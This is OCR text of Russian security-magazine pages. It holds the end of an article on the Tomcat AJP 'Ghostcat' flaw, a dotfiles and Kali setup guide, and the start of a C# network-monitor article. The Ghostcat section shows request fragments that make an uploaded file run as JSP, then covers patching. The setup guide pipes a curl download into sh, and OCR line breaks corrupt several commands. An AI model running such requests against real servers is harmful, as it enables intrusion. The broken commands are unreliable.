
ajp-packet.py

```
req_uri = pack_string("/anything.jsp")
    ...
    'javax.servlet.include.path_info': '/test.txt',
```

И снова отправим получившийся запрос. Параметр `jspUri` будет сформирован из атрибутов, и получится, что он указывает на текстовый файл. Тем не менее он передается на исполнение как JSP в `serviceJspFile`.

/tomcat9.0.30/java/org/apache/jasper/servlet/JspServlet.java

```
public void service (HttpServletRequest request, HttpServletResponse
response)
    ...
    serviceJspFile(request, response, jspUri, precompile);
```




Интерпретируем обычный текстовый файл как скрипт JSP

JSP-код успешно выполнился, так что можно использовать любой пейлоад для выполнения системных команд.

С тем, чтобы доставить файл с нужным пейлоадом на сервер, проблем, я думаю, не возникнет. Вспомни, когда ты последний раз видел приложение без возможности загрузки файлов (картинок, например)? Загрузить картинку с нужным кодом внутри не составляет никакого труда.

На просторах интернета ты найдешь множество скриптов, автоматизирующих эту атаку. Вот, например, модуль AJPy для Python, в котором реализована возможность эксплуатации уязвимости.

ДЕМОНСТРАЦИЯ УЯЗВИМОСТИ (ВИДЕО)



ЗАКЛЮЧЕНИЕ

Рассмотренная уязвимость отлично демонстрирует, как небольшой мисконфиг может быть опасен для всего окружения. Рекомендую внимательно относиться к настройке каждого объекта в инфраструктуре и отключать неиспользуемые функции и протоколы, чтобы минимизировать потенциальные точки входа для злоумышленников.

Уязвимость была оперативно исправлена в новых версиях Apache Tomcat, так что обновляйся на 9.0.31, 8.5.51 и 7.0.100, в зависимости от используемой ветки приложения. Если на данный момент нет такой возможности, то отключи использование протокола AJP.


/conf/server.xml.old

```
<!-- Define an AJP 1.3 Connector on port 8009 -->
<Connector port="8009" protocol="AJP/1.3" redirectPort="8443" />
```

/conf/server.xml

```
<!-- Define an AJP 1.3 Connector on port 8009 -->
<!-- <Connector port="8009" protocol="AJP/1.3" redirectPort="8443" /
> --!>
```

Ну а если этот протокол используется в работе, то ставь патчи для своей версии (7.x, 8.x, 9.x).



РУЛИМ ДОТФАЙЛАМИ

КАК БЫСТРО ПОВЫСИТЬ КОМФОРТ В ЛЮБОМ LINUX ИЛИ WSL

snovvcrash
Безопасник, временами питонщик, местами криптоана(рхист)литик, по необходимости системный администратор
snovvcrash@protonmail.ch

Мне часто приходится разворачивать свою рабочую среду (в частности, Kali Linux) на новых машинах: то на железе, то на виртуалках, то снова на железе... В какой-то момент мне надоели рутинные действия, и я решил извлечь из этой ситуации максимальную пользу для себя и окружающих. В этой статье поговорим о том, как можно организовать хранение своих дотфайлов, чтобы более-менее автоматизировать настройку и персонализацию различных ОС для дома и работы.

.ФАЙЛЫ

Помнится, как-то я прочитал статью, которая произвела на меня сильное впечатление. Речь там шла немного не о том, о чем поговорим сегодня мы, однако главная идея та же: большинство системных утилит используют стандартные пути для хранения своих конфигурационных файлов, поэтому совсем несложно создать персонализированную коллекцию настроек для разных программ и восстанавливать их от одного деплоя операционной системы к другому.


Эта концепция стара как мир и носит название «дотфайлы» — файлы, названия которых начинаются с точки, а так как большинство конфигов в никсах и правда начинаются с точки (чтобы стать скрытыми и не мозолить глаза юзеру в выводе `ls`), то все вполне логично.

Удобнее всего, на мой взгляд, организовать хранение дотфайлов в системе управления версиями (CVS), чтобы можно было клонировать репозиторий одним действием при настройке новой системы. Однако это накладывает определенные условия на то, чтó смогут содержать твои конфиги, так как нельзя забывать, что CVS — штука публичная.

Приватными репозиториями пользоваться бессмысленно — это убьет все преимущества такой организации дотфайлов: например, их не повытаскиваешь из скриптов по отдельности без токенов авторизации. Кто-то может использовать облака для более удобной синхронизации, чтобы избежать миллионов пушей по каждой мелочи. В любом случае это вопрос вкуса, и в этой статье я покажу один из способов, как можно хранить свои настройки на GitHub.


Итак, у меня есть два репозитория.

Первый — dotfiles-linux — конфигурационные файлы для приложений на Linux.



Ветки master и wsl репозитория dotfiles-linux

Второй — dotfiles-windows — конфигурационные файлы для приложений на Windows.



Ветка master репозитория dotfiles-windows

В первом репозитории две ветки: `master` и `wsl`. Ветка `wsl` отвечает за версии дотфайлов, которые я использую во втором репозитории для персонализации Windows Subsystem for Linux. Когда при настройке винды я заметил, что никсовые конфиги не получается юзать для WSL «в чистом виде», то решил вести отдельную ветку, которую позже включил в `dotfiles-windows` в качестве подмодуля.

Результат такой: когда я разворачиваю дотфайлы на новой системе с Windows, я должен выполнить изнутри WSL следующие команды.

```
~$ WIN_DOTFILES_DIR="$(wslpathcmd.exe /C "echo %USERPROFILE%" | tr -d
"\r")/.dotfiles"
```

Первым действием с помощью `wslpath`, который резолвит пути между хостовой ОС и WSL, я создаю переменную с именем директории, куда я клонирую репозиторий с моими дотфайлами для Windows. В моем случае директория будет называться `/mnt/c/Users/snovvcrash/.dotfiles`.

```
~$ git clone https://github.com/snovvcrash/dotfiles-windows "${WIN_DOT-
FILES_DIR}"
```

Далее я выкачиваю `dotfiles-windows` по этому пути.

```
~$ ln -sv "${WIN_DOTFILES_DIR}/wsl" ~/.dotfiles
```

Последним действием я создаю символическую ссылку в файловой системе WSL. Она будет указывать на подмодуль `/mnt/c/Users/snovvcrash/.dotfiles/wsl`, который мы заберем с гита, как показано ниже.

```
/mnt/c/Users/snovvcrash/.dotfiles$ git submodule update --init --remote
/mnt/c/Users/snovvcrash/.dotfiles$ git submodule foreach "git checkout
$(git config -f $toplevel/.gitmodules submodule.$name.branch || echo
master)"
```

Здесь я инициализирую git-подмодуль для данного репозитория на основании настроек .gitmodules, а потом восстанавливаю стейт `detached HEAD` для всех подгрузившихся подмодулей, так как по дефолту они выкачиваются с отваленными головами.

Если интересно настроить такую же схему, как у меня, это можно сделать с помощью одной команды, которая добавит подмодуль `wsl` в твой репозиторий дотфайлов из существующего ремоута.

```
/mnt/c/Users/snovvcrash/.dotfiles$ git submodule add https://github.com/
snovvcrash/dotfiles-linux wsl
```

Результат такой же, как если бы я вручную изменил конфиг `.gitmodules` с помощью `git config`.

```
/mnt/c/Users/snovvcrash/.dotfiles$ git config -f .gitmodules submodule.
wsl.branch wsl
```

Про концепцию хранения дотфайлов поговорили, а что же, собственно, можно в них хранить? Я остановлюсь только на нескольких тулзах, которыми постоянно пользуюсь в Linux: описание всего, что там лежит, может растянуться на долгие часы.

ZSH

С какого-то момента я перестал воспринимать Bash как шелл, в котором можно комфортно работать. Да, разумеется, если жизнь заставит (особенно если это реверс-коннект с машины-жертвы), можно юзать и обычный `/bin/sh` без автодополнения, истории и управляющих символов. Но даже реверс-шелл можно довести до ума, проапгрейдив его до PTY, чего уж говорить о дефолтной оболочке на своей машине. Поэтому я использую Zsh. Не писал о нем только ленивый, так что сразу перейдем к минимальному набору приятностей, нужных, чтобы удобно с ним существовать.

Oh My Zsh

В первую очередь это, конечно же, фреймворк Oh My Zsh, позволяющий играючи управлять дополнениями и плагинами Zsh. Маст-хэвом я считаю zsh-syntax-highlighting для подсветки синтаксиса команд в терминале и zsh-autosuggestions для предложения автозавершения команд на основе твоей истории. Установка сводится к выполнению трех простых действий, после которых нужно перелогиниться, чтобы изменения возымели эффект.


```
$ apt install zsh -y && sh -c "$(curl -fsSL https://raw.githubusercon-
tent.com/robbyrussell/oh-my-zsh/master/tools/install.sh)"
$ git clone https://github.com/zsh-users/zsh-syntax-highlighting.git ${
ZSH_CUSTOM:-~/.oh-my-zsh/custom}/plugins/zsh-syntax-highlighting
$ git clone https://github.com/zsh-users/zsh-autosuggestions ${ZSH_CUS-
TOM:-~/.oh-my-zsh/custom}/plugins/zsh-autosuggestions
$ sed -i 's/plugins=(git)/plugins=(git zsh-syntax-highlighting zsh-auto-
suggestions)/g' ~/.zshrc
```

Про темы и промпт темы robbyrussell

Zsh не Zsh без цветастого промпта, однако большая часть кастомных тем слишком нагружает интерпретатор, и появляется input lag. Чтобы этого не было, я использую дефолтную тему с одним изменением: ту часть промпта, в которой отражается текущая рабочая директория, я настроил так, чтобы она отражала две родительские папки «назад» и корень, потому что по умолчанию тема `robbyrussell` показывает только одну папку. Таким образом ты не допустишь засорения экрана при работе в «длинной» директории, но всегда будешь в курсе, где сейчас находишься.

```
$ cp "$ZSH/themes/robbyrussell.zsh-theme" "$ZSH_CUSTOM/themes/robbyrus-
sell.zsh-theme"
$ echo '[*] replace "%c" with "%(4~|%-1~/…/%2~|%3~)" in "$ZSH_CUSTOM/
themes/robbyrussell.zsh-theme"'
```

Теперь если заменить `%c` на `%(4~|%-1~/…/%2~|%3~)` в файле `$ZSH_CUSTOM/themes/robbyrussell.zsh-theme`, то все будет по плану.



Дефолтный vs модифицированный промпт темы robbyrussell

Source it!

Последним действием я добавляю настройки source внешних дотфайлов, которые лежат в папке ~/.dotfiles/system, в конфиг `.zshrc`.


```
# ~/.zshrc
...
# Resolve DOTFILES_DIR
if [ -d "$HOME/.dotfiles" ]; then
    DOTFILES_DIR="$HOME/.dotfiles"
else
    echo "Unable to find dotfiles, exiting..."
    return
fi
# Source dotfiles
for DOTFILE in "$DOTFILES_DIR"/system/.*; do
    [ -f "$DOTFILE" ] && . "$DOTFILE"
done
```

Там в основном определены дополнительные переменные для экспорта, системные алиасы, настройки виртуальных сред (для Python) и тому подобное.

TMUX

Я большой фанат tmux. Это и правда очень удобная штука, которая помогает оставаться организованным при одновременной работе с несколькими сессиями. Для настройки tmux тоже есть туча опций, как и для практически любой линуксовой утилиты.

На мой сетап можно посмотреть на GitHub, а вживую он выглядит примерно так.



Tmux на терминале WSLtty

Из необычного здесь только панель в правом нижнем углу, на которой висят мониторы системных ресурсов. Устанавливается она отдельно, поэтому я свел процесс настройки tmux в небольшой скрипт (предполагается, что директория `.dotfiles` со всем необходимым уже существует в твоем домашнем каталоге).

```
#!/usr/bin/env bash
sudo apt install wget git xclip -y
rm -rf ${HOME}/.tmux*
git clone "https://github.com/tmux-plugins/tpm" ${HOME}/.tmux/
plugins/tpm
ln -sv ${HOME}/.dotfiles/tmux/.tmux.conf ${HOME}/.tmux.conf
git clone "https://github.com/thewtex/tmux-mem-cpu-load" ${HOME}/.
tmux/plugins/tmux-mem-cpu-load
cd ${HOME}/.tmux/plugins/tmux-mem-cpu-load
cmake .
make
sudo make install
cd -
```

TILIX

Если ты так же, как и я, влюбишься в tmux, то тебе понадобится минималистичный терминальный эмулятор, не перегруженный лишними фичами вроде создания новых вкладок, хоткеев на copy-paste (так как в tmux у нас все свое) и странной реакции на нажатие правой кнопки мыши. С этим проблематичнее, так как практически все, что я пробовал, уже было заточено под «свою атмосферу», где «тмуксу» были не слишком рады. В итоге я остановился на Tilix для Linux и WSLtty для WSL.

Tilix в конфигурации «из коробки» не попадает под определение минималистичного терминала, однако в отличие от других терминалов все его навороты (автодополнение, панели, верхние менюшки) можно отключить в настройках. В итоге я остановился на голом окне без рамок с эффектом прозрачности и полностью доволен результатом.

Tmux на терминале Tilix

> **st**
>
> Был период, когда я экспериментировал с форком st, но как-то не срослось. Может, сам он и ультраминималистичный, но вот только для него нужно поставить немало зависимостей, которых ко всему прочему может не оказаться в дефолтном репозитории. Пробный конфиг вместе со скриптом для сборки можно найти здесь.

ЛАЙФХАКИ ПО НАСТРОЙКЕ KALI

Когда делаешь что-то с завидной регулярностью, то волей-неволей вырабатываешь для себя методику, которой стараешься придерживаться в дальнейшем. Вот мои рутинные действия при установке Kali, как в случае с установкой на ВМ, так и на железо.

Первое. Если ставим на ВМ: отключить систему управления питанием, чтобы машина не уходила в сон и не лочила экран. Для меня это обязательная опция, потому что часто работаешь с активной Kali на фоне.

Второе. Если ставим на ВМ: настроить параллельную работу сетевых интерфейсов. Обычно у меня включены три сетки на виртуалке (в терминах VirtualBox): NAT, внутренняя сеть и виртуальный адаптер хоста.

С заводскими настройками Kali не позволяет использовать все коннекты одновременно — NetworkManager не разрешает. Однако если делегировать полномочия управления сетью на старинный `ifconfig`, то обеспечить одновременную работу сетевых интерфейсов можно, задав соответствующие настройки в `/etc/network/interfaces`.

```
$ cat /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# NAT
allow-hotplug eth0
iface eth0 inet dhcp

# Internal
allow-hotplug eth1
iface eth1 inet dhcp

# Host-only
allow-hotplug eth2
iface eth2 inet dhcp

# The loopback network interface
auto lo
iface lo inet loopback
```

После этого поднимаем каждый из указанных интерфейсов, and we're good to go!

```
$ ifup eth0
$ ifup eth1
$ ifup eth2
```

В теории это можно сделать через настройку сетевых профилей для NetworkManager, но я привык по старинке.

Третье. Обновляем систему. Если виртуалка установлена у тебя на рабочей машине, включенной в домен, и ты не можешь выключить антивир на период обновлений (ибо политика не разрешает), то настоятельно рекомендую вытягивать апдейты по HTTPS, чтобы не стриггерить 9999 алертов со стороны хоста. Для этого достаточно добавить букву `s` в `http` в файле `/etc/apt/sources.list`.

```
$ sudo vi /etc/apt/sources.list
...Переходим на HTTPS по необходимости...
$ sudo apt update && sudo upgrade -y
$ sudo reboot
```

Четвертое. На ВМ ставим Guest Additions только тогда, когда что-то из его фич **не** работает: нативное разрешение не подтягивается либо не действует drag'n'drop или общий буфер обмена. В противном случае оставляем все как есть, потому что обычно готовые образы содержат предустановленные гостевые дополнения, которые, в свою очередь, очень хрупкие и ломаются от любого чиха.

Пятое. Решаем, под каким пользователем будем работать. С правами рута жить проще, но намного опаснее, поэтому рекомендую все же отказаться от суперъюзера хотя бы в том случае, если Kali была установлена на железо. Однако, признаться честно, на виртуалках я продолжаю работать с повышенными привилегиями, так что на этом этапе я задаю пароль для `root` и отключаю дефолтного юзера `kali`.

```
kali@kali:$ sudo -i
kali@kali:$ passwd root
...Перелогиниваемся как root...
root@kali:$ usermod -L kali && usermod -s /sbin/nologin kali && chage -
E0 kali
```

Шестое. Если работаешь под обычным юзером, можно продлить время тайм-аута на ввод пароля для sudo. Опционально и может быть кем-то расценено как небезопасная настройка, поэтому здесь на твое усмотрение.

```
$ sudo visudo
...
Defaults    env_reset,timestamp_timeout=45
...
```

Седьмое. Устанавливаем `cmake`, так как он понадобится для сборки софта, и дергаем свои конфиги с GitHub.

```
$ sudo apt install cmake -y
$ git clone https://github.com/snovvcrash/dotfiles-linux ~/.dotfiles
```

После всего этого можно быстро настроить то, что было описано выше, и идти вершить великие дела. Чтобы не вбивать команды по одной, я набросал несколько тематических скриптов, которые выполнят необходимые установки.

НИ ЕДИНОГО РАЗРЫВА

ПИШЕМ НА C# УТИЛИТУ ДЛЯ МОНИТОРИНГА СЕТИ

Если тебе надоели постоянные обрывы связи и косяки провайдера, но субъективные оценки типа «подвисает» не внушают доверия, лучший выбор — записать состояние сети в автоматическом режиме. Причем для этого необязательно гонять Nagios, который к тому же не так прост в настройке. Сегодня мы напишем утилиту для мониторинга сети, которая легко настраивается и сохраняет в журнал RTT до заданных хостов, packet loss и скорость соединения (опционально), а логи летят прямо в Telegram.

Виновником появления этой статьи стал уже несколько месяцев сбоящий интернет, который мне предоставляет единственный в округе провайдер. Увы, в мою деревню ничего, кроме ADSL, не завезли, и, судя по качеству связи, и тот не дошел без многочисленных скруток. Packet loss порой доходит до 60–70%, что уже ни в какие ворота не лезет. Поэтому я решил сам измерить качество связи, дабы ткнуть провайдеру под нос логи вместе с заявлением о расторжении договора.

ЗАДАЧИ

Наша цель — написать простой сетевой монитор, чтобы в фоновом режиме отслеживать главные показатели в сети и сохранять их для анализа. Думаю, сбора следующих параметров хватит с головой, а если тебе понадобится что-то еще, всегда можно добавить (не забудь рассказать об этом мне).

- **Пинг для заданных хостов.** Просто маст-хэв для любой диагностической утилиты. Измеряя пинг, можно узнать также и процент потерь пакетов (packet loss), и коды ошибок, позволяющие выяснить, что именно не так с сетью. Например, `Destination Prohibited` означает, что сеть вроде и есть, но администратор какого-то из промежуточных устройств не пропускает пакет. В общем, анализировать статус-коды ответов обязательно.
- **Реальная возможность подключений по TCP.** Возможна ситуация, когда хосты вроде живы и откликаются на пинг, DNS работает, а доступ в интернет закрыт за неоплату. Этот тест потенциально позволит нам выявить недобросовестного провайдера, который подделывает ответы на пинги, но не обеспечивает реальный коннект.
- **Уведомления о времени даунтайма в Telegram.** Они должны отправляться, как только соединение восстановится. Сообщение по-хорошему должно включать расширенную инфу о пинге и потерях пакетов после сбоя, а также состояние HTTP-клиента.
- **Доступ к роутеру.** Для домашней сети с нестабильным Wi-Fi это особенно актуально. Роутер может просто упасть от перегрузки (например, очередной школохакер ломится на дырявый WPS, но вместо взлома получается DoS) или попросту не выдержать всех клиентов, которых в ином «умном доме» может быть и 15, и 20. Короче, роутер в любой момент может уйти в перезагрузку, а мы будем грешить на провайдера. Это нехорошо, поэтому при потере связи с роутером мы не будем тестировать дальше, а просто подождем, пока починят.

Цели обрисованы. Теперь детали реализации.

- Программа предназначена для длительной работы в фоновом режиме. Оформим программу как системный сервис Windows.
- Если мы работаем в фоновом режиме, ни консольный интерфейс, ни тем более GUI нам не нужен. Тем лучше — меньше кода.
- Проверки не должны сильно нагружать канал, ведь будет некомфортно работать. Так что постоянно флудить пингами мы не станем. Отправим очередь из десятка пакетов раз в минуту-две, и хватит. Реже отправлять не имеет смысла — большинство неполадок устраняются в течение нескольких минут, а мы хотим знать о каждом сбое.
- Возможность хранить отчет в JSON и выгружать CSV для изучения в Excel — с фильтрацией по дате создания.
- Неплохо бы прикрутить возможность забирать логи по сети и скидывать статистику на центральный сервер, но в рамках демо я этого делать не буду.

Из этого следует, что нам понадобится работа с JSON. Писать я буду на C# и воспользуюсь модулем Json.NET.

WWW

Json.NET — популярная и простая библиотека для работы с JSON. Скачать ее можно с NuGet, а примеры использования лежат на сайте проекта.

Продолжение статьи →


НИ ЕДИНОГО РАЗРЫВА

